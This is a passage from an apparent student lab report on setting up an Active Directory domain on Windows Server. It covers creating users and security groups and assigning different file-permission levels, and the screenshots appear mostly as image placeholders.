

As part of the configuration, we:

- Created an administrative domain account to manage users and computers.
- Verified that DNS and AD services were correctly running on the server.


The below screenshots provide us the steps how to create active directory in windows server.



This is the step to set a domain name.



This is how we create different users in active directory domain.




This screenshot proof of different users and groups in active directory.

The screenshot shows the Windows Server Manager interface. The left navigation pane is visible with options like Dashboard, Local Server, All Servers, AD DS, DNS (which is selected), and File and Storage. The main content area is titled "Active Directory Users and Computers". It displays a list of objects with columns for Name, Type, and Description. The objects listed are:


Name	Type	Description
Builtin	builtinDomain	
chris harris	User	
Computers	Container	Default container for up...
Domain Con...	Organizational...	Default container for do...
ForeignSecu...	Container	Default container for sec...
HR_Group	Security Group...	
IT_Group	Security Group...	
Managed Se...	Container	Default container for ma...
svc_backups	User	
Users	Container	Default container for up...
yuvraj singh	User	

The status bar at the bottom shows system icons and the date/time: 9:21 AM 11/12/20.


This screenshot provides the information that this user has full control on permissions.




This user does not have full control on permissions. It has ability to read and change in files.




This user has only permission to read the files.




This screenshot shows that this user has full control, it can read, write, modify and execute the files.



This user does not have full control on permissions but still it can read, write, modify and execute the files.



This user has only permissions to read the files.



6.2 Joining the Windows 10 Client to the Domain


